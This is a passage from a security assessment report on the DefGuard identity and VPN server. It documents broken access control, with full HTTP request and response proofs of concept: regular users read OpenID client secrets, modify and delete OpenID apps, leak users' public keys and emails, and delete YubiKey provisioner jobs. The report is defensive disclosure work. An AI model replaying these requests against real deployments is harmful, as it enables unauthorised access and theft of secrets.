        json: json!(client),
        status: Status::Created,
    })
}

#[get("/", format = "json")]
pub async fn list_openid_clients(_session: SessionInfo, appstate: &State<AppState>) ->
ApiResult {
    let openid_clients = OAuth2Client::all(&appstate.pool).await?;
    Ok(ApiResponse {
        json: json!(openid_clients),
        status: Status::Ok,
    })
}

#[get("/<client_id>", format = "json")]
pub async fn get_openid_client(
    _session: SessionInfo,
    appstate: &State<AppState>,
    client_id: &str,
) -> ApiResult {
    match OAuth2Client::find_by_client_id(&appstate.pool, client_id).await? {
        Some(openid_client) => Ok(ApiResponse {
            json: json!(openid_client),
            status: Status::Ok,
        }),
        None => Ok(ApiResponse {
            json: json!({}),
            status: Status::NotFound,
        }),
    }
}

#[put("/<client_id>", format = "json", data = "<data>")]
pub async fn change_openid_client(
    session: SessionInfo,
    appstate: &State<AppState>,
    client_id: &str,
    data: Json<NewOpenIDClient>,
) -> ApiResult {
    debug!(
        "User {} updating OpenID client {}",
        session.user.username, client_id
    );
    let status = match OAuth2Client::find_by_client_id(&appstate.pool, client_id).await? {
        Some(mut openid_client) => {
            let data = data.into_inner();
            openid_client.name = data.name;
```

```
            openid_client.redirect_uri = data.redirect_uri;
            openid_client.enabled = data.enabled;
            openid_client.scope = data.scope;
            openid_client.save(&appstate.pool).await?;
            info!(
                "User {} updated OpenID client {} ({})",
                session.user.username, client_id, openid_client.name
            );
            Status::Ok
        }
        None => Status::NotFound,
    };
    Ok(ApiResponse {
        json: json!({}),
        status,
    })
}

#[post("/<client_id>", format = "json", data = "<data>")]
pub async fn change_openid_client_state(
    session: SessionInfo,
    appstate: &State<AppState>,
    client_id: &str,
    data: Json<ChangeStateData>,
) -> ApiResult {
    debug!(
        "User {} updating OpenID client {} enabled state",
        session.user.username, client_id
    );
    let status = match OAuth2Client::find_by_client_id(&appstate.pool, client_id).await? {
        Some(mut openid_client) => {
            openid client.enabled = data.enabled;
            openid_client.save(&appstate.pool).await?;
            info!(
                "User {} updated OpenID client {} ({}) enabled state to {}",
                session.user.username, client_id, openid_client.name, openid_client.enabled,
            );
            Status::Ok
        }
        None => Status::NotFound,
    };
    Ok(ApiResponse {
        json: json!({}),
        status,
    })
}

#[delete("/<client_id>")]
pub async fn delete_openid_client(
    session: SessionInfo,
    appstate: &State<AppState>,
    client_id: &str,
) -> ApiResult {
    debug!(
        "User {} deleting OpenID client {}",
        session.user.username, client_id
    );
    let status = match OAuth2Client::find_by_client_id(&appstate.pool, client_id).await? {
        Some(openid_client) => {
            openid_client.delete(&appstate.pool).await?;
            info!(
                "User {} deleted OpenID client {}",
                session.user.username, client_id
            );
            Status::Ok
        }
        None => Status::NotFound,
    };
    Ok(ApiResponse {
        json: json!({}),
        status,
    })
}
```

Request showing that the calling user is a regular one, not an admin:

```
GET /api/v1/me HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=dfhJemz5ZlmAQqj2T39zU4HA
Connection: close
```

Response:

```
HTTP/1.1 200 OK
[...]
{"authorized_apps":[],"devices":[],"email":"phtest3@isec.pl","first_name":"Test","groups":[],"
last_name":"Test","mfa_enabled":false,"mfa_method":"None","pgp_cert_id":null,"pgp_key":null,"p
hone":"123123123","security_keys":[],"ssh_key":null,"totp_enabled":false,"username":"usertest"
,"wallets":[]}
```

Request creating an OpenID application:

```
POST /api/v1/oauth/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 86
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=dfhJemz5ZlmAQqj2T39zU4HA
Connection: close

{"name":"new_app","scope":["openid"],"redirect_uri":["http://isec.pl"],"enabled":true}
```

Response:

```
HTTP/1.1 201 Created
[...]
{"client_id":"nMZfEBnhhxJDeZ38","client_secret":"i03eZMJkATYZBhZxkxwblZUgdYkUsJez","enabled":t
rue,"id":7,"name":"new_app","redirect_uri":["http://isec.pl"],"scope":["openid"]}
```

Request listing OpenID applications:

```
GET /api/v1/oauth/ HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=dfhJemz5ZlmAQqj2T39zU4HA
Connection: close
```

Response:

```
HTTP/1.1 200 OK
[...]
[{"client id":"NDmPRopd9A6XksJr","client secret":"8YkK4pCZccgpeZt3516syy804Zu61iGc","enabled":
true,"id":3,"name":"test","redirect_uri":["http://isec.pl"],"scope":["openid"]},{"client_id":"
kMirefuyEdvZPDDe","client_secret":"7w9d20QNLV1q85MJzBwvgRuoWeGUWrMJ","enabled":true,"id":4,"na
me":"test","redirect_uri":["http://isec.pl"],"scope":["openid"]},{"client_id":"GBrlXlul5abQItB
j","client_secret":"vIPcHYr17UcwRcOvER3lwfJ0bipkZp4L","enabled":true,"id":5,"name":"teasdasdst
","redirect_uri":["http://isec.pl"],"scope":["openid"]},{"client_id":"TyjzrueU0rUIZodk","clien
t secret":"HpfJKuWVct83gWgQnDnWt0o2BxIRAuxf","enabled":true,"id":6,"name":"teasdasdasdasdst","
redirect_uri":["http://isec.pl"],"scope":["openid"]},{"client_id":"nMZfEBnhhxJDeZ38","client_s
ecret":"i03eZMJkATYZBhZxkxwblZUgdYkUsJez","enabled":true,"id":7,"name":"new_app","redirect_uri
":["http://isec.pl"],"scope":["openid"]}]
```

Request enabling or disabling an OpenID application:

```
POST /api/v1/oauth/TyjzrueU0rUIZodk HTTP/1.1
Host: 127.0.0.1
Content-Length: 17
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=dfhJemz5ZlmAQqj2T39zU4HA
Connection: close

{"enabled":false}
```

Response:

```
HTTP/1.1 200 OK
[...]
```

Request modifying an OpenID application:

```
PUT /api/v1/oauth/kMirefuyEdvZPDDe HTTP/1.1
Host: 127.0.0.1
Content-Length: 146
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=dfhJemz5ZlmAQqj2T39zU4HA
Connection: close

{"client_secret":"7w9d20QNLV1q85MJzBwvgRuoWeGUWrMJ","enabled":true,"id":4,"name":"zzzzzzzzz","
redirect_uri":["http://isec.pl"],"scope":["openid"]}
```

Response:

```
HTTP/1.1 200 OK
[...]
```

Request removing an OpenID application:

```
DELETE /api/v1/oauth/NDmPRopd9A6XksJr HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=dfhJemz5ZlmAQqj2T39zU4HA
Connection: close

Response:
HTTP/1.1 200 OK
[...]
```

We recommend improving access control to prevent unauthorised access and modification of OpenID applications. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

Leak of public keys containing user's name and email address

Severity: medium

Due to lack of proper validation of input data and improper access control, an API endpoint */api/v1/worker/{id}* can be called by a regular user (however authenticated). After successful YubiKey provisioning, it returns users' public keys, which contain their names and email addresses:

Sample request:

```
GET /api/v1/worker/17 HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users/test
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=ecsuuMyu980RvH32d4oUil94
Connection: close
```

Response:

```
HTTP/1.1 200 OK
[...]
{"error":"None","pgp_cert_id":"357BA83BBE8DD3C8344991A3FA529ED48A9CD524","pgp_key":"-----BEGIN
PGP PUBLIC KEY BLOCK-----
\n\nmQINBGQliVsBEADHk+g2gRCVGaaq4ltTHNvNraALZ10icbRkmyMNfTBM6Kmy6HFG\neD/ijd7jk87SG1qPLau7jeZi
/7jNz81fyIND0tLg93+7qjOnQ0PpA/+qYaVGZiG4\nvXG0oV3Ds5kFUgrDLp/L5FFJLLQE8hBwzS31KG9cIWuHUPkigNlU
6hrh2xdcdAWG\nTLoNNUA+HZglyVCssw3pK8JhvVXyqWraLeeUEHPeananEyfY9Ze5r8LjMQ5FYSgg\ns3glmBuVCvZfQW
X7vFrHRCqjhbgkQl0DEi3K5IByQjRiLpZpIClVOMn0fNVyewyc\nyhpd44BM5otEM8a3EGXGrGW5XAK494JWV4RFILQQUr
30VFK/QvJj95fhBE6J7pm4\nigQPg+RI2EYlZ42U8OKqBtczccTQ/5mEKMf6hWK4+W3Ln6xMFfYCr4hjTVKAlkB1\n5C6I
+ECHuswZ6CrCjEyxAtrgOczP3jqs+Ys5zaPFGTc/aFaZeWdX4K9KJibyhQI6\n3f60wZxtkgEFf3ImqhfUVbHBal4wY5a7
tQ0r9pxCOReO3xfAe/z0Mk+d7YNKOXC7\nFLvel2KMcrxR43mBd53hcUxs0KjOqCXTuzHXphP3F/Y3i0Xddxa9RgMYkfjn
9C8Q\nN0o9qis/vpOaR42UDRJztLkmimyW5DEbF6rOlCykqsdi/5gjNY44Eveg3QARAQAB\ntB1mbmFtZSBsbmFtZSA8c3
N0ZXN0M0Bpc2VjLnBsPokCTgQTAQoAOBYhBDV7qDu+\njdPINEmRo/pSntSKnNUkBQJkJYlbAhsDBQsJCAcCBhUKCQgLAg
QWAgMBAh4BAheA\nAAoJEPpSntSKnNUk9kgQAKu2UbdE2uhzyglaiazVNg83JUJRpzW0iBTz1LavlFhv\nsJMitvMo9ftE
rOIZXuobV6OS3Lkv0TaP55RJz3PI12he+IT7kO44v5QZsRnDWq8j\nnvLz8s1VgwCwySYHcWRlHhAdzInKGCZ1GYIVEgWn
LY3AEMV129UT/9/sjmv9tjx7\nGs9+oHb7wY76htAK1DKG2yqOawDuwukhLGRE23HbAyIeEp1edJeHBPqM8+LIHH1v\nZg
B4D/p+/bvbZD2vH7gY+kA2sC5WCjBKjVD0KH5Mmtf6TRknAT3E4ahXeTD8QG/s\nqjDf7T6IP384koU3OIqmhPvpJpIJu2
Sl+Z5AsS/Nwhfh1fsbBunYd/7Sy+17XkdL\nQLKeG4BWciU0eP5tvYal/Cy+Llvl+3+1NlzRhh9hKpGkhMqswDU9FbX3n9
lkhsI0\ntXYKoHff1zOztygD5EZgPQtbNi/ndUgvokKABDY8ap2rvzOOgAWSJxWwEV9wL4iR\nuE/LMws1JvSdINFrYOaR
1g1LW78gZXIKm0K0B0tuZ1/xpWzqCs/A+Dza3pDDXWMR\nczWRVUyREnkNHDavYY7wTyxH1SsumPrHI+8KGs3OLEfiWzUU
64datD6J1Buek45R\nu6IYTk8AIKu8sIDoaI9lsrxJlP/ZGKTERwqQOqL/d6KjJq28jd5RMogRCacfyMsf\nuQINBGQliV
sBEADqsn9q07R7OE5bSYzJlqekISG01q6SETBJPVMn2uS6kdove+U+\nhqjXqzPvYDAdiFx8UAM8VcjetTnCR4dQ6bpbcc
87XFwtFC+zxz+u45bMH2goYega\nQR15j5kBHi3Zzr1C8wa6YixhA1Q/Fy91Fw17ORZy2M7Qgtf95YQwLjH79onlLB5k\n
//9sMJhPD9oHK4PxEMOjn6LCcYPlW45WhA7OPSgBoPAAt/BLfUBxienmKrVUuVIC\nPUA9LyCUsBYJwnRJwksSw+andPvZ
k9u7lM2D9JH9OcGkQCUtezJt88dJxv0OMzcV\nhQchQL/jRdU35YJ/o7OBeRr3bGBDoWQMoyikT/xVmiphTzNB1gZNrLFx
03pgJjrG\nm9vycUcjwglnSUHRwWl95OAvpTRWWP5eKrCKPHv6xtSGMqB2ZCbg3ak81LGwSkcO\nyLFw3x8eiuCyBObUzZ
Dh395jukacujDv6vyoQH1dlfJ2oovtF0KQOVGPEEUwK9aE\njh6dWDxxR2nN1goSudIzYNbVoLusifk1kp6ci6Y+9URX6U
7ncOylnaD2FxkRGI0R\n/sM/deNzvdLy7fd6L4GW5woVlQUB23C9Lp25X7HbbRWfbVJxHN8tl//VjDaXzRn9\n4OpkTl39
fSO4WU4GyBMxlz1BPojIBGpon5p9AhcI5cfLU8eylmm6OitNiQARAQAB\niQI2BBgBCgAgFiEENXuoO76N08g0SZGj+lKe
1Iqc1SQFAmQliVsCGwwACgkQ+lKe\n1Iqc1STyqA//VwLYGGNslQusm2XcDPTkD+lu5uH2O5U6YFmIjj8qtvvhcS+cedHZ
\npFKiuzYObV6ACuLwtcOv/wltm2rJeZUosaQLty2kcGOavtTZicVPSwGQtsiqakO0\nIUaPagfp3pgdO7iCu/S24GhYJH
yZaLZsam+o/KJBMoo1n9cqsTg6FhqK9LZnSAaK\n+1hoK3jGyDbNEoB6wL1XMs/v5XgeeAtgQkaw4TA1CvbNv90Dhd2OOt
T8PzkNcl1R\n+C6alCPSH3enGdaZiTXP7WG0+piqd20KKrp1OsR/50u6Teh2KHSeLJSNDZqbZCbq\nTfNVoBqMfmJXq4zm
bm1guKRiiDcGjERu6a7Rr5FRjzRFHytS9UG86jHMn2aGuGws\nBZYsAQtvYh+90WWtvE7hd8HUjHVlPy90rLRL2A5beR75
aCJ7QNyjBMA3czfd6mej\n9X+riYFL4q157xNTsBOdIiwllTo7oFxp/9wEx7+lCxBMnd2zkLV35hD+XtfWXrrS\nRoAeZR
Hrr0n8f6z9WxJW0F9szgjcOSFgDWyExFpGuPhK7LpYmL8uAEowLWyINgXA\nl3Mt41j15cP/4tZn4loh4gEcjI2v5cGjS8
T69MEGa48+ZLY27wymbUb0rAuH1ntp\nLZqLHdbrzVrWCM7HgF5P3rPJR8UT27RCNXGHoGjslqrTSliTq8GkwEW5Ag0EZC
WJ\nYQEQAOTKrR2PJUb6pwNTWy/fIlqw1r9y5qML+qp5Y5CvNnWPXLE0znaPuea8v8Gw\ndmMX4ZioM3wO34G63kBvh98D
8r1OcV+XG5lnJowLFnKAS9pQN9jwYHM+nxD71Quc\nfMU1ovrWs47zKFxHXOApv1DbYr24gmUEgfIFlrprnD9Gbbjh6lJ0
Dp7Eb8TQ3Wi/\njhzIIsdWWspsoTuEVWBI/UerlRSCHxyyHMgYqP4N1Kp1MP0FXXHzxw234wnuuHm0\nPX/aazZRvmypmN
w3R6+6IWKwFRi2kpot8eChtPY2f/7iGQaYD8RNFGgvRBW5WwIp\nZ/r/RDv1HedSZryov5oAf5ZWOGT0kQd4RJLhQ43+cY
od3gmwgrzSUOKV1wN4UU+C\nVu30OyE+pwXLdvQ6EnwgYvITCU+/c+GBTVGJWs+dvSrGR6JPYRxDfTR3Idj8wlsl\nSOkJ
7QZpc6EZ+bo5Jje0sd7kD7D4Fcm+KAUhGhmhj5KS/gZ7FMUwH/9VAraWdS1G\nAecw6vjESRqKeog087DmH4xgEXHahWCM
Vott/bgWRD1yzZsu/a+z1eyam6Ky9wKp\ntehrK/thirHubvpAfHWIeaDgDoyUCsjna09dX6Ob3dMLhTmWue+pCc6+lzl/
H7cd\nfvo3Qyuy2cgK7ATgc19lJU/2grMVls6cFhTSldt2gqGRnlxFABEBAAGJAjYEGAEK\nACAWIQQ1e6g7vo3TyDRJka
P6Up7UipzVJAUCZCWJYQIbIAAKCRD6Up7UipzVJLQW\nD/kB5kSMAX9NvBXgwiDJEcad2vsRdN+Fz9b6ZqIAEeb7HFsfsT
t/kVHBJpR0QNiz\nHzUCmEppRdH9PeV9BIMIe0q/SAgqfMQB71RmHdEyWkpImB5mXvTcMFiW/hJ1BM8e\n7opUDqXKn7/t
```

```
NHkKug9qkaNwvW3Xgaau/0ABOxFPvQZQiuSPCJxQtAdzOq+sbxY2\nCY+VIJ8rLcwohzE2MqIevJFF10coXzsOgJ48wLUc
WzhUDd1msocVOGaSCnVHHF3k\nwEG8JF+1wXJcazNVJI8PYYtSPtQa7zAx7Egp8Ykn4fK7pUZbCmt4Crh7OqnfA8DX\nJd
qIt/jrmGDccKRsvFBaQtlF3cJxSXrQQKCca/A3K1NOJAvg9x52VtwPFlvFosK9\nMOD5ADiMM+uILx802APD6uDC3eG0PC
Cdozt+T8USYPkIKO7litByuse5m+uwuonl\ncni0CwrV3a99hmJyuV2T9yAI8qH9Bv8Q2jGpxLNFe3f4Cugk0Wb/NuQY8z
+hxwHM\nrtVgk4iiUmnzhss735BnBXIxjgKvjBH4dvkM8NlqbuOvnloBTshqDpaYN1874Zf8\nlVZKm4iYvrR7Kr2eB/TF
B8AF+A3fUCtOH7dGwr+vbJb9U4AchVKBfFaVFa/qXX5z\nbIuzJzmljU+6ax5M1GQ7Fb9LXQ5FkAN/xuYV5tk4phBnEw==
\n=xPDA\n-----END PGP PUBLIC KEY BLOCK-----\n","ssh_key":"ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAACAQDkyq0djyVG+qcDU1sv3yJasNa/cuajC/qqeWOQrzZ1j1yxNM52j7nmvL/BsHZjF+
GYqDN8Dt+But5Ab4ffA/K9TnFflxuZZyaMCxZygEvaUDfY8GBzPp8Q+9ULnHzFNaL61rOO8yhcR1zgKb9Q22K9uIJlBIHy
BZa6a5w/Rm244epSdA6exG/E0N1ov44cyCLHVlrKbKE7hFVgSP1Hq5UUgh8cshzIGKj+DdSqdTD9BV1x88cNt+MJ7rh5tD
1/2ms2Ub5sqZjcN0evuiFisBUYtpKaLfHgobT2Nn/+4hkGmA/ETRRoL0QVuVsCKWf6/0Q79R3nUma8qL+aAH+WVjhk9JEH
eESS4UON/nGKHd4JsIK80lDildcDeFFPglbt9DshPqcFy3b0OhJ8IGLyEwlPv3PhgU1RiVrPnb0qxkeiT2EcQ300dyHY/M
JbJUjpCe0GaXOhGfm6OSY3tLHe5A+w+BXJvigFIRoZoY+Skv4GexTFMB//VQK2lnUtRgHnMOr4xEkainqINPOw5h+MYBFx
2oVgjFaLbf24FkQ9cs2bLv2vs9XsmpuisvcCqbXoayv7YYqx7m76QHx1iHmg4A6MlArI52tPXV+jm93TC4U5lrnvqQnOvp
c5fx+3HX76N0MrstnICuwE4HNfZSVP9oKzFZbOnBYU0pXbdoKhkZ5cRQ==
openpgp:0xEF4E6970\n","success":true}

Extracting name and email address from the PGP public key:
$ gpg --list-packets /tmp/key.pub | grep "user"
:user ID packet: "fname lname <sstest3@isec.pl>"
```

Whereas *Yubikey Provisioners* tab is available only for members of the admin group, the worker API doesn't require admin role for getting job information:

https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/worker.rs#L129-L157:

```
#[get("/<job_id>", format = "json")]
pub async fn job_status(
    _session: SessionInfo,
    worker_state: &State<Arc<Mutex<WorkerState>>>,
    job_id: u32,
) -> ApiResult {
    let state = worker_state.lock().unwrap();
    let job_response = state.get_job_status(job_id);
    if job_response.is_some() {
        if job_response.unwrap().success {
            Ok(ApiResponse {
                json: json!(job_response),
                status: Status::Ok,
            })
        } else {
            Ok(ApiResponse {
                json: json!(JobResponseError {
                    message: job_response.unwrap().error.clone()
                }),
                status: Status::NotFound,
            })
        }
    } else {
        Ok(ApiResponse {
            json: json!(job_response),
            status: Status::Ok,
        })
    }
}
```

A regular user can also list all jobs:

```
Request to list all jobs:
GET /api/v1/worker HTTP/1.1
Host: 127.0.0.1:9080
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:9080/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=IeM0Kpug16RxZnoMlRnu1EWn
Connection: close
```

Response:

```
HTTP/1.1 200 OK
[...]
[{"connected":false,"id":"123'\"","ip":"0.0.0.0"},{"connected":false,"id":"123'","ip":"0.0.0.0"},{"connected":false,"id":"123'\"\"","ip":"0.0.0.0"},{"connected":false,"id":"123","ip":"172.18.0.1"},{"connected":false,"id":"Asdf","ip":"172.18.0.1"}]
```

https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/worker.rs#L90-L101:

```
#[get("/", format = "json")]
pub fn list_workers(
    _session: SessionInfo,
    worker_state: &State<Arc<Mutex<WorkerState>>>,
) -> ApiResult {
    let state = worker_state.lock().unwrap();
    let workers = state.list_workers();
    Ok(ApiResponse {
        json: json!(workers),
        status: Status::Ok,
    })
}
```

We recommend improving access control within the worker API. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

Regular user can remove YubiKey Provisioner jobs

Severity: medium

Due to lack of proper validation of input data and improper access control, an API endpoint */api/v1/worker/{name}* can be called by a regular user (however authenticated). Exploitation of this issue allows to delete a *YubiKey Provisioner* job:

```
Request:
DELETE /api/v1/worker/YubiBridge HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/provisioners
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54
Connection: close

Response:
HTTP/1.1 200 OK
[...]

Request showing that a calling user was a regular one, not an admin:
GET /api/v1/me HTTP/1.1
Host: 127.0.0.1
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54

Response:
HTTP/1.1 200 OK
[...]
"email":"phtest2@isec.pl","first_name":"asdasd","groups":[],"last_name":"asdasd","mfa_enabled"
:false,"mfa_method":"None","pgp_cert_id":null,"pgp_key":null,"phone":"123123","security_keys":
[],"ssh_key":null,"totp_enabled":false,"username":"phtest2",
[...]
```

Whereas *Yubikey Provisioners* tab is available only for members of the admin group, the worker API doesn't require admin role for getting job information:

https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/worker.rs#L103-L127:

```
#[delete("/<worker_id>")]
pub async fn remove_worker(
    session: SessionInfo,
    worker_state: &State<Arc<Mutex<WorkerState>>>,
    worker_id: &str,
) -> ApiResult {
    debug!(
        "User {} deleting worker {}",
        session.user.username, worker_id
    );
    let mut state = worker_state.lock().unwrap();
    if state.remove_worker(worker_id) {
        info!(
            "User {} deleted worker {}",
            session.user.username, worker_id
        );
        Ok(ApiResponse::default())
    } else {
        error!("Worker {} not found", worker_id);
        Err(OriWebError::ObjectNotFound(format!(
            "worker_id {} not found",
            worker_id
        )))
    }
}
```

We recommend improving access control within the worker API. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

List of Vulnerabilities

Vulnerability	ID
Regular user can list all other application users	TDG-5
Removing a device does not remove a VPN configuration from the gateway	TDG-35
DoS of the gateway via adding an invalid key by a regular user	TDG-34
access_token provides unrestricted access to the user account	TDG-30
RFC6749 violation: *authorization_code* re-use	TDG-29
MFA bypass by adding a new YubiKey	TDG-27
Lack of nonce re-generation results in the same signature for each wallet	TDG-17
Regular user can list devices of other users	TDG-8
Log injection	TDG-22
Regular user can provision YubiKey for other users	TDG-4
Lack of brute-force password guessing prevention	TDG-16
Regular user can read, modify or delete data related to OpenID applications	TDG-6
Leak of public keys containing user's name and email address	TDG-11
Regular user can remove YubiKey Provisioner jobs	TDG-9